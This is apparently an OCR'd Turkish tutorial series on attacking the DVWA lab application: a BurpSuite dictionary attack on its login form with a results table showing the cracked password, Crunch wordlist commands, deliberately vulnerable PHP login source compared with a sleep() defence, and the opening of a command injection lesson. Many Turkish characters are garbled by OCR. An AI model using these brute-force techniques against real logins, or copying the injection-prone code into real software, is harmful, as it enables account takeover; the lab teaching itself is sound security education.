
Password:

Login

Username and/or password incorrect.

Görüldüğü üzere tarayıcı arayüzünde normal bir şekilde elle kullanıcı adı & şifre girildiğinde ve yanlış olduğunda bir bildirim ekrana gelmektedir. Ne zaman kullanıcı adı ve şifre doğru olursa o zaman bu hata bildirimini gelmeyecektir. İşte bu etki tepkiyi şimdi yazılıma verelim ve yazılım her şifre denemesinde tepki olarak bu hatayı alıyorsa ekranımıza bu şifre denemesinde hata aldım diyebilirsin.

Şimdi BurpSuite'e tekrar dönün ve bulunduğunuz Options sekmesinin aşağılarına pencereyi kaydırın. Orada Grep - Match adlı bir bölüm vardır. Oradaki Clear butonuna tıklayın.





Sildiklerimizin yerine şimdi DVWA'nın hata bildirimini koyacağız. Bunun için hata bildirimindeki tüm kelimeleri cümle olarak girmenize gerek yoktur. Sadece hata durumunda beliren spesifik

bir kelimeyi - eęer Őifre doęru olduęunda, yani oturum açıldıęında o kelime sayfanın herhangi bir yerinde yoksa o kelimeyi - kullanabilirsiniz. Hata bildirimini Őuydu:


Username and/or password is incorrect.

Bu cümledeki incorrect kelimesini yazılıma ekleyelim. Bunun için aŐaęıdaki resimdeki gibi metin kutusuna incorrect kelimesini girin ve Add butonuna tıcklayın.





İşlemler bitmiştir. Artık yazılım, koyduğunuz dosyalardaki olası kullanıcı adlarını ve olası şifreleri sırayla eşleyip login sayfasına deneyecektir ve denediği login bilgilerinin yanlış olup olmadığını konusunda bizi bilgilendirecektir. Bulduğunuz sekmenin en yukarisına pencereyi kaydırın ve Start Attack butonuna tıklayarak Brute Force saldırısını başlatın.



Ekrana yeni bir pencere gelecektir ve size denediği kullanıcı adı ve şifre ikililerini gösterecektir. Bu ikililerin yanlış olduğunu penceredeki incorrect sütunundaki tick işaretlerinden anlayabilirsiniz. Eğer incorrect sütununda tick işareti varsa girilen kullanıcı bilgileri sonucu uygulamadan tepki olarak incorrect bilgisi geldi anlamına gelir. Yani demek ki denenen

kullanıcı bilgileri yanlışmış. Eğer incorrect sütununda tick işareti yoksa bu durumda denenen kullanıcı bilgisi sonucu incorrect kelimesi gelmemiş demektir. Yani denenen kullanıcı bilgileri doğru demektir. Böylece DVWA uygulamasında kullanıcı adı ve aynı zamanda şifresini bilmediđiniz bir hesabı elde edebilmiş olursunuz.

Request	Payload1	Payload2	Status	Error	Timeout	Length	incorrect	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	baseline request
1	root	deneme	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
2	manager	deneme	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
3	administrator	deneme	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
4	admin	deneme	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
5	root	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
6	manager	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
7	administrator	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
8	admin	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
9	root	sifre	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
10	manager	sifre	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
11	administrator	sifre	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
12	admin	sifre	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
13	root	saat	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
14	manager	saat	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
15	administrator	saat	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
16	admin	saat	200	<input type="checkbox"/>	<input type="checkbox"/>	5332	<input type="checkbox"/>	

Görüldüğü üzere şifrenin "saat" string'i olduđu tespiti yapılabilmıştır. Dilerseniz DVWA'nın Brute Force ekranındaki login ekranına BurpSuite'in tespit ettiđi bilgileri girerek doğruluđunu test edebilirsiniz.

NOT: Eğer kullanıcı adı olarak admin ve şifre olarak password ikilisinin deneme sırası ortalarda bir yerde yer alsaydı bu durumda onların bulunduđu konumdan sonraki bütün Incorrect sütununun satırlarında tick işareti olmayacaktır. Bu tüm sonraki denemelerin başarılı olduđu anlamına gelmiyor. Yanıtmasın. İlk tick işaretinin olmadığı satır ile DVWA'da oturum açıldıđından sonraki denemeler oturum açıkken denendiđi için sanki başarılıymış gibi bir izlenim vermektedir. Yani ilk tick işaretinin olmadığı satır asıl doğru bilgilerin yer aldığı satırdır.

Sonuç

Bu derste bir login ekranına Brute Force'umsu bir tekniđe sahip Dictionary Attack yaparak admin'in şifresini kırmış olduk. Bu dersin anlaşılması için basit ve kısa sözlük dosyaları kullanılmıştır. Fakat internette türkçe, ingilizce kapsamlı sözlük dosyaları bulunabilir. Bu sözlük dosyaları binlerce, onbinlerce, yüzbinlerce ve milyonlarca satırdan oluşabilmektedir. Eğer dilerseniz kendi sözlük dosyanızı da oluşturabilirsiniz. Bunun için tek tek elle bir şeyler yazmanız da gerekmiyor. Bir tool'a komut vererek istekleriniz doğrultusunda sözlük dosyası ürettirebilirsiniz ki bu sonraki başlığın konusudur.

Ekstra


Kendi sözlük dosyanızı otomatize bir şekilde kendiniz oluşturmak için Crunch adlı tool'u kullanabilirsiniz. Bu tool'u kullanabilmek için bilgisayarınıza indirip kurmayı seçebilir ya da Virtual Machine / Virtualbox gibi bir sanallaştırıcı program kurup içine Kali adlı linux dağıtımını kurarak kullanmayı da seçebilirsiniz. İkinci seçimin şöyle bir avantajı vardır: Kali Linux işletim sistemi crunch, burpsuite ve daha onlarca siber güvenlik tool'unu bünyesinde hazır kurulu olarak barındırmaktadır. Dolayısıyla bu şekilde büyük bir yükten kurtulmuş olursunuz. Neyse, şimdi derse dönelim. Crunch tool'unun kullanımı şu şekildedir:

```
crunch <min> <max> <karakterseti> -t <desen> -o <sözlükdosyası.txt>
```

Diyelim ki 10 haneli 911 sayısıyla başlayan ve 0,1,2,3,4,5,6,7,8,9 sayılarının kullanıldığı olabilecek tüm sayıları sozluk.txt dosyasına kaydetmek isteyelim. Bu durumda aşağıdaki komutu komut ekranına girmemiz gerekir:


```
1 crunch 10 10 0123456789 -t 911@@@@@@ -o sozluk.txt
```

Böylece sözlük dosyamız oluşturulur:



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# crunch 10 10 0123456789 -t 911@@@@@@ -o sozluk.txt
Crunch will now generate the following amount of data: 110000000 bytes
104 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000000
crunch: 100% completed generating output
root@kali:~/Desktop#
```

Komut ekranı bize 10 milyon satırlı bir sözlük dosyası oluşturduđunu söylemektedir. Aşağıda bu sözlük dosyasının içeriđini görmekteyiz.



```
Kali [Running] - Oracle VM VirtualBox
Applications Places Tue Jan 12, 9:59 AM root
sozluk.txt (~/Desktop) - gedit
File Edit View Search Documents Help
sozluk.txt x
911000000
911000001
911000002
911000003
911000004
911000005
911000006
911000007
911000008
911000009
911000010
911000011
911000012
911000013
911000014
911000015
911000016
911000017
911000018
911000019
911000020
911000021
911000022
911000023
911000024
911000025
911000026
911000027
911000028
911000029
911000030
Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

Sözlük dosyasına bakacak olursanız sırayla tüm kombinasyonların oluşturulduđunu görebilirsiniz. İsterseniz sayı karakterleri yerine harfler kullanabilir ve aynı zamanda řu řu karakterle başlasın ya da bitsin gibi kurallar koymadan olabilecek tüm kombinasyonlardan bir sözlük dosyası oluşturabilirsiniz. Hatta sadece 10 karakter uzunluđunda olsun řeklinde deđil de 1'den 10'a kadar olsun dahi diyebilirsiniz. Fakat baştan sölyeyeyim: Eđer garantici olmaya çalıřrsanız bilgisayarınızı kapatmadan yıllarca açık vaziyette tutmanıza sebep olabilir. :) Benden söylemesi.

Oluřturacađınız sözlük dosyasını BurpSuite'e ekleyerek daha etkili řifre kırma teřebbüslerinde bulunabilirsiniz.

DERS 3 - BRUTE FORCE (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'ya karşı Brute Force saldırısı ve güvenlik önlemleri incelenecektir.

Dersin Hedefi

DVWA'da güvenlik Medium Level'ken Brute Force için ne gibi bir güvenlik önlemi alındığını keşfedin.

Brute Force'a Karşı Önlem

[Bir önceki derste](#) Brute Force saldırısının nasıl düzenleneceğine değinmiştik. Eđer dikkat ettiyseniz güvenliđin g'sinden dahi bahsetmemiştik o yazıda. İşte şimdi Brute Force'a karşı web sitelerinizi nasıl daha güvenli hale getirebileceđimizin vakti geldi. Öncelikle güvenlik seviyesi Low Level iken kullanılan kaynak kodu inceleyelim (Kaynak kodu görüntülemek için DVWA'nın ders ekranındaki sađ alt köşede yer alan View Source butonuna basıp ardından açılan penceredeki Compare All Levels butonuna basmalısınız).

```
1  <?php
2
3  if( isset( $_GET[ 'Login' ] ) ) {
4      // Get username
5      $user = $_GET[ 'username' ];
6
7      // Get password
8      $pass = $_GET[ 'password' ];
9      $pass = md5( $pass );
10
11     // Check the database
12     $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
13     $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
14
15     if( $result && mysql_num_rows( $result ) == 1 ) {
16         // Get users details
17         $avatar = mysql_result( $result, 0, "avatar" );
18
19         // Login successful
20         echo "<p>Welcome to the password protected area {$user}</p>";
21         echo "<img src=\"\"{$avatar}\"\">";
22     }
23     else {
24         // Login failed
25         echo "<pre><br>Username and/or password incorrect.</pre>";
26     }
27
28     mysql_close();
29 }
30
31 ?>
```

Yukarıdaki kodu ele alacak olursak \$user deđişkeni ders ekranındaki ilk metin kutusuna girilen veriyi tutmaktadır. \$pass deđişkeni ise ders ekranındaki ikinci metin kutusuna girilen verinin Hash'e dönüşmüş şeklini tutmaktadır. Bir SQL sorgusu ile metin kutularına girilen verileri tutan deđişkenlerin tuttukları veriler veritabanında taranır ve eđer eşleşme gerçekleşirse bu durumda 15. satırdaki if koşuluna girilir. Eđer eşleşme gerçekleşmezse bu durumda 23. satırdaki else koşuluna girilir ve ona göre ekrana hata bildirimi yansıtılır.

Yukarıdaki kod güvenlik seviyesi Low Level'ken kullanılan kaynak koddur. Brute Force'a karşı hiçbir önlem içermemektedir. Şimdi bir de güvenlik seviyesi Medium Level'ken Brute Force'a karşı önleme sahip kaynak koda bakalım:

```
1  <?php
2
3  if( isset( $_GET[ 'Login' ] ) ) {
4      // Sanitise username input
5      $user = $_GET[ 'username' ];
6      $user = mysql_real_escape_string( $user );
7
8      // Sanitise password input
9      $pass = $_GET[ 'password' ];
10     $pass = mysql_real_escape_string( $pass );
11     $pass = md5( $pass );
12
13     // Check the database
14     $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
15     $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
16
17     if( $result && mysql_num_rows( $result ) == 1 ) {
18         // Get users details
19         $avatar = mysql_result( $result, 0, "avatar" );
20
21         // Login successful
22         echo "<p>Welcome to the password protected area {$user}</p>";
23         echo "<img src=\"\"{$avatar}\"\">";
24     }
25     else {
26         // Login failed
27         sleep( 2 );
28         echo "<pre><br>Username and/or password incorrect.</pre>";
29     }
30
31     mysql_close();
32 }
33
34 ?>
```


Güvenlik önlemi Medium'ken kullanılan yukarıdaki kaynak kodda fark ettiyseniz yeni eklenen satırlar vardır. Bunlardan 6. ve 10. satırdaki kodlar SQL Injection saldırılarına karşı alınmış bir tür tedbirdir. SQL Injection saldırısı sonraki derslerin konusu olduğu için şimdi değinilmeyecektir. Brute Force saldırısına karşı alınmış tedbir ise 27. satırdadır. 27. satırda sleep() adlı bir fonksiyon kullanılmıştır. Bu fonksiyon sunucudaki php kodunun çalışmasını geciktirmeye yarar. sleep(2) ile kastedilen şey 2 saniye boyunca PHP kodunun çalışmasını duraklat. Dikkat ederseniz bu fonksiyon else koşulu içerisine konmuş. Bu şu anlama gelmektedir: Eğer ki istemci yanlış şifre girerse bu durumda else koşuluna girilir ve hata bildirimini hemencecik istemciye gönderilmez. Bunun yerine 2 saniye sonra hata bildirimini gönderilir. Peki bunun Brute Force'la ne alakası var? Alaka şu: Brute Force yapan yazılımlar daha önceki derste de bahsedildiđi gibi oldukça uzun süreler sonunda anca sonuca ulaşabilmektedirler. İşte sleep() fonksiyonu bu zaafın üzerine gitmektedir ve web sitesi sahibi brute force yazılımlarının bu zaafını kullanarak onların hesaplamalarını daha da geciktirmektedir.

Yukarıdaki kullanılan güvenlik önlemi DVWA'da aktifken bir önceki derste bahsedilen BurpSuite ile yeni bir sözlük saldırısı yapmayı denerseniz bu durumda açılan deneme ve yanılma penceresindeki deneme yanılma işlemlerinin ne kadar ağır ilerlediđini görebilirsiniz (Bu süreci gözlemlemek için öncelikle DVWA'nın sol sütunundaki DVWA Security butonuna tıklayın ve güvenlik seviyesini Medium Level'a yükseltip Submit'leyin. Ardından BurpSuite ile önceki derste bahsedilen sözlük saldırısını tekrarlayın).


Sonuç

Daha önceki derste dendiđi gibi kırlamayacak Őifre yoktur. Bu laf olsun diye söylenmiş bir Őey deđildir. Gerçekten kırlamayacak Őifre yoktur. Bu durumda yapılacak en iyi Őey kırlma süresini olabildiđince uzatmaktır. Tabi sleep() komutuyla oluşturulacak bekletilme süresi güvenlik daha da iyi olsun diye abartılmamalıdır. Sonuçta normal kullanıcıyı sinir hastası edebilir ve sitenizden uzaklaştırabilirsiniz.

Yakın zamanda Google'da Őahit olduđum Brute Force'a karşı yapılmış bir önlemle bu yazıyı noktalayalım. Eđer google'ın hizmeti Gmail'e yakın zamanlarda giriş yaptıysanız fark etmişsinizdir iki aşamalı bir login mekanizmasıyla karşılaşılıyor. Önce bir ekran geliyor ve o ekrandaki metin kutusuna gmail adresinin girilmesi isteniyor. Ardından ikinci ekrana yönlendiriliyorsunuz ve bu sefer Őifrenizi girmeniz isteniyor.



Resim 1



Resim 2

Hatırlarsanız DVWA'nın ekranında username ve password kutucukları aynı ekrandaydı. Çoğu sitede de zaten böyledir. Fakat google böyle bir taktik kullanarak piyasadaki yazılmış Brute Force yazılımlarının hatırı sayılır kadarını püskürtmüştür. Bu taktiğe elbette kalıcı bir önlem denemez. Çünkü bir yazılımcının ya da güvenlik uzmanının böyle bir mekanizmaya göre çalışacak Brute Force programı yazması çok da zor bişey değildir (Tabi yazılım geliştirme tecrübesine sahip olanlar için...). Ancak daha önce dendiği gibi olabildiğince sınırları zorlamak gerek ve Google da zaten böyle yapmış.

DERS 4 - COMMAND INJECTION (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının ierisinde bulunan bir sayfanın zafiyetinden faydalanarak "Linux bir sisteme" Command Injection saldırısında bulunulacaktır.

Dersin Hedefi


Hedefiniz Command Injection saldırısı yaparak zafiyetin bulunduđu sayfaya "Hacked By Script Kiddies" yazısını yazdırmaktır.

Command Injection Nedir?

Command Injection, yani komut enjeksiyonu saldırganın zafiyet barındıran bir uygulama üzerinden hedef sistemde dilediđi komutları alıřtırabilmesine denir. Komut ile kastedilen řey Windows'ta CMD ve Linux'ta Terminal pencerelerine girilen sistem komutlarıdır. Literatürde Shell kodlaması diye de geer. Command Injection saldırısı büyük oranda yetersiz input denetleme mekanizması nedeniyle gerekleşmektedir. řimdi burada anlatılanların ne anlama geldiđini DVWA üzerinden pratik olarak görelim.

Command Injection Saldırısı Nasıl Yapılır?

Öncelikle DVWA'nın sunduđu Command Injection sayfasına bir göz atalım:



Command Injection sayfasında bir metin kutusu görmekteyiz. Bu metin kutusuna gireceđiniz bir IP adresi ya da bir domain adresi sonucu ekrana 4 tane ping paketinin belirtilen adrese gönderildiđini göreceksiniz.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING includekarabuk.com (93.89.224.247) 56(84) bytes of data.  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=1 ttl=241 time=78.0 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=2 ttl=241 time=70.3 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=3 ttl=241 time=77.2 ms  
64 bytes from 93-89-224-247.fbs.com.tr (93.89.224.247): icmp_seq=4 ttl=241 time=73.8 ms  
  
--- includekarabuk.com ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 70.307/74.857/78.092/3.075 ms
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_injection

